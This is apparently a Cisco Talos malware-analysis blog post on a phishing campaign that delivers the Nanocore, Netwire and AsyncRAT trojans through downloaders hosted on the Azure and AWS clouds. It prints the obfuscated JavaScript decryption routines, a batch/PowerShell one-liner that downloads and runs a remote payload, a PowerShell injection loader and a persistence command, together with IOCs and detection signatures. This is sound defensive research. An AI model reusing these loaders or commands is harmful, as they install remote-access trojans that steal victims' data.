

Nanocore, Netwire and AsyncRAT spreading campaign uses public cloud infrastructure

blog.talosintelligence.com/2022/01/nanocore-netwire-and-asyncrat-spreading.html



By [Chetan Raghuprasad](#) and [Vanja Svajcer](#).

- Cisco Talos discovered a malicious campaign in October 2021 delivering variants of Nanocore, Netwire and AsyncRATs targeting user's information.
- According to Cisco Secure product telemetry, the victims of this campaign are primarily distributed across the United States, Italy and Singapore.
- The actor used complex obfuscation techniques in the downloader script. Each stage of the deobfuscation process results with the decryption methods for the subsequent stages to finally arrive at the actual malicious downloader method.
- The campaign is the latest example of threat actors abusing cloud services like Microsoft Azure and Amazon Web Services and are actively misusing them to achieve their malicious objectives.
- The actor is using the DuckDNS dynamic DNS service to change domain names of the C2 hosts.

Executive Summary


Threat actors are increasingly using cloud technologies to achieve their objectives without having to resort to hosting their own infrastructure. These types of cloud services like Azure and AWS allow attackers to set up their infrastructure and connect to the internet with minimal time or monetary commitments. It also makes it more difficult for defenders to track down the attackers' operations.

The threat actor in this case used cloud services to deploy and deliver variants of commodity RATs with the information stealing capability starting around Oct. 26, 2021. These variants of Remote Administration Tools (RATs) are packed with multiple features to take control over the victim's environment to execute arbitrary commands remotely and steal the victim's information.

The initial infection vector is a phishing email with a malicious ZIP attachment. These ZIP archive files contain an ISO image with a malicious loader in the form of JavaScript, a Windows batch file or Visual Basic script. When the initial script is executed on the victim's machine, it connects to a download server to download the next stage, which can be hosted on an Azure Cloud-based Windows server or an AWS EC2 instance.

To deliver the malware payload, the actor registered several malicious subdomains using DuckDNS, a free dynamic DNS service. The malware families associated with this campaign are variants of the Netwire, Nanocore and AsyncRAT remote access trojans.

Organizations should be inspecting outgoing connections to cloud computing services for malicious traffic. The campaigns described in this post demonstrate increasing usage of popular cloud platforms for hosting malicious infrastructure.



Infection summary diagram.

The Payload

The observed campaigns are using variants of Nanocore, Netwire and AsyncRAT as payloads. These are commodity RATs that were widely used in other campaigns.

NanocoreRAT

Nanocore is a 32-bit .NET portable executable first seen in the wild in 2013. After 2017, there are leaked versions of Nanocore that are widely used by the threat actors in their campaigns.

Extracting the configuration information from the Nanocore clients samples associated with this campaign showed us they are using version 1.2.2.0, which is a leaked version with an Oct. 26, 2021 build date. The C2 server used is mback5338[.]duckdns[.]org, listening on the TCP port 7632. The build date correlates with the possible start of the campaign.

```
Successfully extracted Guid from file: 8c7c7ead-6f3e-4675-aa18-300480112016
KeyboardLogging: True
BuildTime: 10/26/2021 11:45:01 PM
Version: 1.2.2.0
Mutex: 4a7f65d8-0ae5-4b7b-b591-1350c483d34c
DefaultGroup: Default
PrimaryConnectionHost: mback5338.duckdns.org
BackupConnectionHost: mback5338.duckdns.org
ConnectionPort: 7632
RunOnStartup: False
RequestElevation: False
BypassUserAccountControl: False
ClearZoneIdentifier: True
ClearAccessControl: False
SetCriticalProcess: False
PreventSystemSleep: True
ActivateAwayMode: False
EnableDebugMode: False
RunDelay: 0
ConnectDelay: 4000
RestartDelay: 5000
TimeoutInterval: 5000
KeepAliveTimeout: 30000
MutexTimeout: 5000
LanTimeout: 2500
WanTimeout: 8000
BufferSize: 65535
MaxPacketSize: 10485760
GCThreshold: 10485760
UseCustomDnsServer: True
PrimaryDnsServer: 8.8.8.8
BackupDnsServer: 8.8.4.4
Found 1 Plugins
Dumping plugin 'SurveillanceEx Plugin'
Finished!
```

Nanocore variant config file.

We have also observed other C2 domains and different port numbers used by different samples of Nanocore client associated with these campaigns:

- nanoboss[.]duckdns[.]org
- justinalwhitedd554[.]duckdns[.]org

The plugins included with the payload are the Client and SurveillanceEx plugins. The client plugin is used by the RAT to handle the communications with the C2 server and SurveillanceEX plugin provides video and audio capture and the remote desktop capability.

NetwireRAT

NetwireRAT is a known threat used by the threat actors to steal victim's passwords, login credentials and credit card data. It has the capability to remotely execute the commands and collects filesystem information.

This trojan establishes persistence by writing the registry keys:

HKEY_CURRENT_USER\Software\NETwIRe\HostId

HKEY_CURRENT_USER\Software\NETwIRe\Install Date

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\SysWOW32 with its value as the path to the trojan.

AsyncRAT

AsyncRAT is a remote access tool meant to remotely monitor and control computers through secure encrypted connection. Threat actors in this campaign use the AsyncRAT client by setting its configuration to connect to the C2 server and provide the attacker with remote access to the victim's machine. Using some of its features such as keylogger, screen recorder, system configuration manager, the attacker can steal confidential data from the victim's machine.

AsyncRAT creates the mutex "AsyncMutex_6SI8OkPnk" as the infection marker in the victim's machine.

```
public sealed class Mutex : WaitHandle
{
    // Token: 0x06003B2C RID: 15148 RVA: 0x000DEE64 File Offset: 0x000DD064
    [SecurityCritical]
    [ReliabilityContract(Consistency.WillNotCorruptState, Cer.MayFail)]
    [__DynamicallyInvokable]
    public Mutex(bool initiallyOwned, string name, out bool createdNew) : this(initiallyOwned, name, out
    createdNew, null)
    {
    }

    // Token: 0x06003B2D RID: 15149 RVA: 0x000DEE70 File Offset: 0x000DD070
    [SecurityCritical]
    [ReliabilityContract(Consistency.WillNotCorruptState, Cer.MayFail)]
    public unsafe Mutex(bool initiallyOwned, string name, out bool createdNew, MutexSecurity mutexSecurity)
    {
        if (name != null && 260 < name.Length)
    
```

	Value	Type
this	(System.Threading.Mutex)	System.Threading.Mutex
initiallyOwned	false	bool
name	"AsyncMutex_6SI8OkPnk"	string
createdNew	true	bool

AsyncRAT variant mutex function.

The AsyncRAT config file is decrypted and contains the configuration information such as C2 domain. In this instance, the C2 domain is asyncmoney[.]duckdns[.]org using the TCP port 7829. We have observed that this variant of AsyncRAT communicates with the C2 domain via TCP ports 7840, 7841 and 7842.

```

136     {
137         ClientSocket.IsConnected = true;
138         ClientSocket.SslClient = new SslStream(new NetworkStream(ClientSocket.TcpClient,
139             true), false, new RemoteCertificateValidationCallback
140             (ClientSocket.ValidateServerCertificate));
141         ClientSocket.SslClient.AuthenticateAsClient
142             (ClientSocket.TcpClient.RemoteEndPoint.ToString().Split(new char[]
143             {
144                 ':'
145             })[0], null, SslProtocols.Tls, false);
146         ClientSocket.HeaderSize = 4L;
147         ClientSocket.Buffer = new byte[ClientSocket.HeaderSize];
148         ClientSocket.Offset = 0L;
149         ClientSocket.Send(IdSender.SendInfo());
150         ClientSocket.Interval = 0;
151         ClientSocket.ActivatePong = false;
152         ClientSocket.KeepAlive = new Timer(new TimerCallback(ClientSocket.KeepAlivePacket),

```

Name	Value
Client.Connection.ClientSocket.SslClient.get returned	System.Net.Security.SslStream
Client.Connection.ClientSocket.TcpClient.get returned	System.Net.Sockets.Socket
System.Net.Sockets.Socket.RemoteEndPoint.get returned	{103.151.123.194:7840}
object.ToString returned	"103.151.123.194:7840"
string.Split returned	string[0x00000002]
text	"asyncmoney.duckdns.org"
port	0x00001EAO
hostAddresses	System.Net.IPAddress[0x00000001]
i	0x00000000
address	{103.151.123.194}
webClient	null
credentials	null
array	null

AsyncRAT variant C2 connection parameters.

Infection chain

The infection chain starts with an email that contains malicious ZIP documents. The ZIP file attachment is an ISO image file containing the loader in JavaScript, Visual Basic script or a Windows batch file format. The actor has attempted to entice recipients by purporting that the attachment is a fake invoice document.

Fwd: Your Talbots Order #YUEOP_Invoice_Copy



YUEOP_Invoice_Copy.iso
74 KB



Untitled attachment 00...
442 bytes

Begin forwarded message:

From: **=/b>**
Subject: **=/b>Your Talbots =rder #YUEOP_Invoice_Copy**
Date: **=/b>October 5, 2021 at 9:29:24 AM =DT**

Hello!

Your Talbots order has =hipped. Attached is your Invoice copy.

Phishing email example.

The initial few characters of the ZIP file names are randomly generated and could be specific to the campaign. Some of the observed ZIP file names are:

- WROOT_Invoice_Copy.zip
- YUEOP_Invoice_Copy.zip
- HOO8M_Invoice_Copy.zip
- TROOS_Invoice_Copy.zip
- TBROO1_Invoice_Copy.zip

JavaScript Downloader

The downloader JavaScript is an obfuscated script that has four layers of obfuscation. The deobfuscation process is performed at each stage with every next stage generated as the result of the previous stage deobfuscation function.

Layer 1 deobfuscation

The first level of decryption is performed by the function 'ejv()', which iterates over each character of the obfuscated data into an array and performs a number of arithmetic operations to decrypt the character and returns the deobfuscated result.

```

function ejv(d) {
    var k = 120711;
    var w = d.length;
    var l = [];
    for (var y = 0; y < w; y++) {
        l[y] = d.charAt(y)
    };
    for (var y = 0; y < w; y++) {
        var e = k * (y + 273) + (k % 27178);
        var g = k * (y + 430) + (k % 31170);
        var z = e % w;
        var v = g % w;
        var i = l[z];
        l[z] = l[v];
        l[v] = i;
        k = (e + g) % 5389300;
    };
    return l.join('');
};

```

First level decryption function.

The function 'ejv()' generates the second-stage decryption routine.

```

function anonymous() {
  var v = 10,
      s = 59,
      g = 43;
  var z = "abcdefghijklmnopqrstuvwxy";
  var t = [76, 75, 60, 65, 81, 90, 87, 82, 89, 74, 80, 94, 86, 70, 71, 88, 66, 85, 79, 72];
  var n = [];
  for (var c = 0; c < t.length; c++)
    n[t[c]] = c + 1;
  var o = [];
  v += 23;
  s += 34;
  g += 53;
  for (var x = 0; x < arguments.length; x++) {
    var f = arguments[x].split(" ");
    for (var k = f.length - 1; k >= 0; k--) {
      var m = null;
      var r = f[k];
      var q = null;
      var y = 0;
      var e = r.length;
      var h;
      for (var j = 0; j < e; j++) {
        var b = r.charCodeAt(j);
        var i = n[b];
        if (i) {
          m = (i - 1) * s + r.charCodeAt(j + 1) - v;
          h = j;
          j++;
        } else if (b == g) {
          m = s * (t.length - v + r.charCodeAt(j + 1)) + r.charCodeAt(j + 2) - v;
          h = j;
          j += 2;
        } else {
          continue;
        }
        if (q == null)
          q = [];
        if (h > y)
          q.push(r.substring(y, h));
        q.push(f[m + 1]);
        y = j + 1;
      }
      if (q != null) {
        if (y < e)
          q.push(r.substring(y));
        f[k] = q.join("");
      }
    }
    o.push(f[0]);
  }
  var d = o.join("");
  var a = [96, 39, 92, 32, 42, 10].concat(t);
  var p = String.fromCharCode(46);
  for (var c = 0; c < a.length; c++)
    d = d.split(p + z.charAt(c)).join(String.fromCharCode(a[c]));
  return d.split(p + "!").join(p);
}

```

Second level decryption function.

Layer 2 deobfuscation

The remaining part of the encrypted contents of the JavaScript downloader are decrypted in two sub-phases in Layer 2 deobfuscation process. First, it is decrypted by the decryption function 'ejv()' and then the result is passed to the second-level decryption function.

The result of the deobfuscation process contains another decryption function 'Ox\$()', which is the third layer decryption function.

```
function Ox$(n, d) {
  var j = n.length;
  var l = [];
  for (var s = 0; s < j; s++) {
    l[s] = n.charAt(s)
  };
  for (var s = 0; s < j; s++) {
    var w = d * (s + 84) + (d % 41424);
    var v = d * (s + 407) + (d % 52126);
    var g = w % j;
    var y = v % j;
    var h = l[g];
    l[g] = l[y];
    l[y] = h;
    d = (w + v) % 3740829;
  };
  var u = String.fromCharCode(127);
  var k = ' ';
  var o = '%';
  var q = '#1';
  var e = '%';
  var z = '#0';
  var b = '#';
  return l.join(k).split(o).join(u).split(q).join(e).split(z).join(b).split(u);
}
```

Third-level decryption function.

Layer 3 deobfuscation

The encrypted strings of the Layer 2 deobfuscation process are decrypted by the function 'Ox\$()'. The decrypted result of the Layer 3 deobfuscation process is another obfuscated function which has multiple function calls returning values and a series of eval() functions calling the third-level decryption function 'Ox\$()' to decrypt the malicious downloader code.

The final stage of the deobfuscation of malicious downloader code is performed in Layer 4, with the help of a third-level decryption function and some of its self decryption logic within the code. We observed that the Layer 4 decrypted code is not just a downloader — it also performs other activities such as:

- Configures the Logon Auto Start registry key "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" to establish persistence.
- Configures scheduled task jobs by invoking the schtasks.exe process.

```
"C:\Windows\System32\schtasks.exe" /create /sc minute /mo 30 /tn Skype /tr "C:\Users\ADMINI~1\AppData\Local\Temp\Type-1.js"
```


- Downloads the payload from the download server with the URL [http://gg1592661\[.\]duckdns\[.\]org:7924/vre](http://gg1592661[.]duckdns[.]org:7924/vre). The payloads downloaded by the observed campaigns are the variants of Netwire, Nanocore and AsyncRAT remote access trojans, saved and executed from the user's temporary folder of the victim's machine.
- The script attempts to interact with the Alternate Data Stream to hide the information about its source as downloaded from the internet.
- Collects information from the registry key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId to fingerprint the victim's machine.

Aside from the JavaScript loader trojan, we have observed a Batch file downloader trojan and a VBScript downloader trojan in our Cisco Secure Endpoint telemetry.

Batch file downloader

The batch script contains an obfuscated command that runs PowerShell to download and run a payload from a download server, in this instance, 13[.]78[.]209[.]105 on Azure Cloud.

```
@echo off
echo [+] Please Wait, Installing software ..
SET !h=E
SET $K=N
cmd.%!h%x%!h% /c po^w^!h^r^sh%!h^l^l.^!h%x^!h% -%$K^op -w^i^%$K^d h^idd^!h%%$K% -%!
h%x^!h^c B^yp^a^ss -%$K^o^%$K^i ^I^!h%X^(^%$K%!h^w^0^b^j%h^ct^
%$K^%h^t.W^!h^bc^l^!h%%$K^t).D^ow^%$K^loa^dS^tri^%$K^g(^'http://13.78.209.105/E/%!h^r.txt'^)
exit
```



```
cmd.Exe /c powErshEll.Exe -Nop -wiNd hiddEN -ExEc Bypass -NoNi IEX(NEw-ObjEct NEt.WEbcliEnt).DownloaDStriNg('http://13.78.209.105/E/Er.txt')
```

Batch script downloader trojan.

VBScript downloader


Obfuscated VB downloaders execute a PowerShell command which runs and connects to the download server, for example, to 52[.]27[.]15[.]250, running on AWS EC2.


```
[Byte[]]$H5=H2 $H4
[Byte[]]$H6= H2 $H1
$H7 = 'HBAR.DB'
$H8 = 'Shiba'
$H9 = 'GOOGLE'.Replace('00GLE','e')
$HH9 = 'LOVETy'.Replace('LOVE','t')
$HHH9 = 'GOODBYe'.Replace('GOODBY','p')
$HHHH9 = $H9+$HH9+$HHH9
$BB1 = 'I';$BB2 = 'n';$BB3 = 'vo';$BB4 = 'ke';$H10 = $BB1+$BB2+$BB3+$BB4
$CC1 = "G";$CC2 = "e";$CC3 = "t";$CC4 = "M-----od".Replace("-----","eth");$H11 = $CC1+$CC2+$CC3+$CC4
$TT2 = 'oft.NE-----319'.Replace("-----","T\Framework\v4.0.30");$TT1 =
'C:\W-----os'.Replace("-----","indows\Micr");$TT3 = '\aspnet_compiler.exe';$H12 = $TT1+$TT2+$TT3
$FF1 = 'L';$FF3='a';$FF4='d';$FF2='o';$H13 = $FF1+$FF2+$FF3+$FF4;$H17='nUll'
$HH11 = "[Re";$HH22 ="flect";$HH33 ="ion.Assembly]";$H14 = ($HH11,$HH22,$HH33 -Join '|')|I`E`X
$H15 = $H14::$H13($H5);$t1 = '$H15.$HHHH9($H7).$H11($H8).$H10';$t2 = '($H17,[object[]] ($H12,$H6))';$HBar=($t1,$t2 -Join '|')|I`E`X

$Hbar = [Reflection.Assembly] | IEX :: Load($H55).GetType(HBAR.DB).GetMethod(
shiba).Invoke($null,[object[]](C:\Windows\Microsoft.NET\Framework\v4.0.30\aspnet_compiler.exe,$H6)) | IEX
```

Deobfuscated PowerShell loader command.

The script attempts to launch a process aspnet_compiler.exe on the victim machine, inject the AsyncRAT payload and invoke a thread to run the payload. In this instance, the C2 server for the payload is yuri101[.]duckdns[.]org, hosted on the IP address 64[.]188[.]16[.]134.



PowerShell dropper infection flow.

Actor's Infrastructure

The actor in this campaign maintains a distributed infrastructure consisting of download servers, command and control servers, and malicious subdomains. The downloading servers are hosted on Microsoft Azure and AWS cloud services. We have discovered Windows instances on Azure Cloud at the IP addresses shown below:






- 13[.]78[.]209[.]105 in the WestCentralUS cloud region with FQDN name "GOOGLE".
- 23[.]102[.]1[.]5 in the NorthEurope cloud region and enabled with SMB authentication.
- 40[.]85[.]140[.]7 in the NorthEurope cloud region.
- 52[.]150[.]26[.]35 in the EastUS cloud region with FQDN "spinxamp".
- 13[.]82[.]65[.]56 in the East US cloud region.
- 137[.]135[.]65[.]29 in the East US region with FQDN "sj-2nd" and enabled with SMB authentication.

Another server we discovered is hosted on AWS cloud at the IP address 52[.]27[.]15[.]250 and the FQDN is ec2-52-27-15-250.us-west-2.compute.amazonaws.com. We are not sure about the operating system of this instance.

Some of the download servers are running the Apache web server application. The HTTP servers are configured to allow the listing of open directories that contain variants of NanocoreRATs, Netwire RAT and AsyncRATs malware.

Index of /

[Name](#) [Last modified](#) [Size](#) [Description](#)

 A/	2021-10-12 04:50	-	
 B/	2021-10-13 20:55	-	
 C/	2021-10-21 12:19	-	
 D/	2021-10-26 11:27	-	
 E/	2021-10-28 06:15	-	

Apache/2.4.51 (Win64) OpenSSL/1.1.11 PHP/8.0.11 Server at 13.78.209.105 Port 80

Open directory of malware repositories in a download server.

Each RAT instance connects to a C2 server according to its configuration. The C2 servers are Windows-based servers mostly compromised by the actor at the IP address 103[.]151[.]123[.]194,185[.]249[.]196[.]175 and 64[.]188[.]16[.]134. For the RATs' C2 domains, the actor is using the dynamic DNS service subdomains `asyncmoney[.]duckdns[.]org`, `nwire733[.]duckdns[.]org`, `mback5338[.]duckdns[.]org` and `yuri101[.]duckdns[.]org`.

Malicious domains

DuckDNS is a free dynamic DNS service providing a public DNS server service allowing the user to create subdomains and maintain the records using the DuckDNS scripts. The actor has created malicious DuckDNS subdomains to deliver malware in this campaign. Some of the actor-controlled malicious subdomains resolve to the download server on Azure Cloud while others resolve to the servers operated as C2 for the remote access trojan payloads.

- `gg1592661[.]duckdns[.]org`
- `btime1624[.]duckdns[.]org`
- `justinalwhitedd554[.]duckdns[.]org`
- `wz303811[.]duckdns[.]org`
- `js1994[.]duckdns[.]org`
- `backu4734[.]duckdns[.]org`
- `www[.]backu4734[.]duckdns[.]org`
- `mback5338[.]duckdns[.]org`
- `nwire733[.]duckdns[.]org`

- `asyncmoney[.]duckdns[.]org`
- `nanoboss[.]duckdns[.]org`
- `asynspread[.]duckdns[.]org`
- `tdeasy[.]duckdns[.]org`
- `dingspread[.]duckdns[.]org`
- `asynpcc[.]duckdns[.]org`
- `jw9428875.duckdns[.]org`
- `meunknown.duckdns[.]org`
- `yuri101.duckdns[.]org`


Cisco Umbrella classified these domains as malicious on Oct. 26. The volume of DNS requests observed in Cisco Umbrella for most of the subdomains associated with this campaign shares the same pattern as shown in the graph, which demonstrates that the campaigns started in October 2021.



DNS requests for `gg1592661[.]duckdns[.]org`.

Victimology

According to the DNS request distribution to the malicious subdomains of this campaign, we are observing requests primarily from the United States, Canada, Italy and Singapore. We are also seeing a few requests from Spain and South Korea.



Conclusion

In this post we have described campaigns demonstrating that threat actors are actively using cloud services in their malicious campaigns. The initial infection vector is primarily a phishing email with a malicious Zip file attachment. Despite being one of the oldest infection vectors, email is still an important infection path which needs to be protected.

The ZIP file contains an ISO image file containing a malicious obfuscated downloader. The payloads of these campaigns are instances of Nanocore, Netwire and AsyncRAT remote access trojans. The RAT payloads are using DuckDNS.org dynamic DNS servers so they can regularly change the IP addresses of C2 servers and quickly add new subdomains.

We also discovered an obfuscated PowerShell dropper script built by HCrypt builder associated with the download servers of this campaign.

Organizations should deploy comprehensive multi-layered security controls to detect similar threats and safeguard their assets. Defenders should monitor traffic to their organization and implement robust rules around the script execution policies on their endpoints. It is even more important for organizations to improve email security to detect and mitigate malicious email messages and break the infection chain as early as possible.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#). The following Snort SIDs have been released to detect this threat: 58758-58773.

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click [here](#).

The following ClamAV signatures have been released to detect this threat:

Ps1.Dropper.HCrypt-9913873-0
Txt.Trojan.BatchDownloader-9913886-0
Win.Trojan.AsyncRAT-9914220-0
Txt.Downloader.Agent-9914217-0
Js.Trojan.Agent-9914218-0
Js.Downloader.Agent-9914219-0
Win.Packed.Samas-7998113-0
Win.Trojan.NanoCore-9852758-0
Win.Dropper.NetWire-8025706-0
Win.Malware.Generickdz-9865912-0
Win.Dropper.Joiner-6

IOCs

IP Address

13[.]78[.]209[.]105
13[.]82[.]65[.]56
103[.]151[.]123[.]194
194[.]156[.]90[.]26
52[.]27[.]15[.]250
23[.]102[.]1[.]5
137[.]135[.]65[.]29
40[.]85[.]140[.]7
52[.]150[.]26[.]35

Domains

gg1592661[.]duckdns[.]org
btime1624[.]duckdns[.]org
justinalwhitedd554[.]duckdns[.]org
wz303811[.]duckdns[.]org
js1994[.]duckdns[.]org
backu4734[.]duckdns[.]org
www[.]backu4734[.]duckdns[.]org
mback5338[.]duckdns[.]org
nwire733[.]duckdns[.]org
asyncmoney[.]duckdns[.]org
nanoboss[.]duckdns[.]org
tdeasy[.]duckdns[.]org
dingspread[.]duckdns[.]org
asynspread[.]duckdns[.]org
jw9428875[.]duckdns[.]org
meunknown[.]duckdns[.]org
asynccpcc[.]duckdns[.]org
yuri101[.]duckdns[.]org

URLs

hxxp://13.78.209[.]105/
hxxp://13.78.209[.]105/b/
hxxp://13.78.209[.]105/b/7632JUST.exe
hxxp://13.78.209[.]105/b/7632just.exe/
hxxp://13.78.209[.]105/b/8903mback.exe
hxxp://13.78.209[.]105/B/8903MBACK.exe
hxxp://13.78.209[.]105/B/AsyncClient7842.exe
hxxp://13.78.209[.]105/B/Host.exe
hxxp://13.78.209[.]105/D/Servers/
hxxp://13.78.209[.]105/D/Servers/7632JUST.js
